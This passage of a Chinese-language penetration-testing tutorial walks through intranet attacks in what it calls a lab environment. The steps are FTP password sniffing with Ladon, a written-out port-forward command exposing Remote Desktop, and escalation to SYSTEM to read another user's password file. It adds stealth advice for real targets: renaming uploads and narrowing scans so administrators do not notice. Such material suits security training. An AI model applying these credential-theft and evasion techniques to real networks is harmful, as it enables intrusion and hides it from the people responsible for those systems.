


这样MssqlCmd就可以执行复杂命令了




**另一个思路，在内网中也可尝试FTP或HTTP嗅探**

一般进入内网，第一步要进行信息收集，目标运行了什么程序，都有哪些命令，使用Ladon Cmdline可查看目标正在运行的程序路径，以及对应程序参数。



发现当前机器还有一个FTP登陆程序，说明目标存在FTP服务器，FTP上可能有想要的数据。那如何获取FTP密码呢？不知道管理员怎么时候会登陆，我们可以开启FTP嗅探。注意填写的是当前机器IP，可开启2个会话，嗅2个IP




PS：漏洞环境每分钟登陆一次，实战环境不确定


拿到密码后，可尝试SMB、wmi等横向，发现RPC不可用，无法执行，看到目标开放3389，我们把3389转出来，使用远程桌面看看。

命令： Ladon netsh add 3389 192.168.80.33 3389


转发后访问第1层机器的3389，就是内网的3389



admin桌面上没什么有价值信息，我们继续看其它用户信息，发现onepc用户桌面上有个pwd.txt，访问，提示拒绝访问。




直接上传Ladon40版本(Win2012默认为.net 4.0)，使用RunSystem提权至system,拿到最高权限后，就随意查看其它用户桌面文件了。




**PS：实战 文件不能放在桌面，且需改名后再上传**


**为什么不能乱扫？**拿AWVS为例 对本站进行扫描




扫描时 目标服务器很卡 CPU使用率 直接100%，这种情况，但凡管理员登陆服务器，查看日志，或做其它操作，有可能被发现，要知道实战，机子上面可能还运行着其它程序，CPU被PHP进程占满，管理员肯定要看WEB日志啊。




再看一下 是哪个程序占用比较多 PHP进程




产生28000+请求 还没扫完，产生的log日志都有100多M




没几分钟 GUI就扫出来了 果然效率高的还得是程序，浏览器上扫速度很慢，半小时才扫到SQL注入，除非一开始设定只扫SQL注入漏洞。



半小时后扫出了SQL注入漏洞，因为它对每个页面都进行大量测试，所以扫了很久，优点是不放过存在漏洞的页面。实战和环境一样news.php存在漏洞，list.php不一定存在，所以要是你只是手工测试list.php，就会错过漏洞。



对每个页面请求进行测试扫描，优点是不错过漏洞点，缺点是产生大量请求日志，管理员要是查看的话，一眼就能看出有问题。比如很多目标，每天访问量可能1000都没有，WVS一扫，就3万+请求。一是从日志大小就能看出明显区别，比如每天日志大小增量才是5M不到，一扫描体积增加60M，错误日志增加100M，访问网站IP都不到100，来自某个IP就3万+，管理员再蠢也知道有人在搞。所以实战，我们最好对工具相关功能原理有一定了解，比如WVS它也可以设置只扫描特定类型漏洞，这样就能减少大量请求，动作稍微小一点，目标电脑不卡，影响不到业务，管理员可能不看，生存周期就长一点。WVS指定类型漏洞扫描如下：



不管用什么工具，都要结合一下实战场景分析，该如何使用，而不是ALL IN，全都上。比如内网机器站点，由于只允许内网访问，这个部门才几十个人，它每天的访问量能有多少？一上来就无脑扫，如果没被发现，只能说明管理员平时不查看那台电脑日志。如果搞的是大站，每天访问量几百万、上千万的，你扫区区那一点可能没什么。所以老手是有针对性的做，目标有什么资产，我们研究什么漏洞，目标性质决定用什么手法，而不是采用入门时刚学的方法，不管什么目标，都全功能去扫。针对不同目标，要有一定判断，要思考一下，不是针对靶场，不是护网那种赶时间，只打几天只要证明漏洞可用或拿域管密码就得高分，哪怕刚拿到密码5分钟后权限就掉，别人都能拿到上万分。所以95%的护网文章，攻击手法都非常暴力，没有几篇和你说动作要小一点，因为人家不用思考控守这个问题。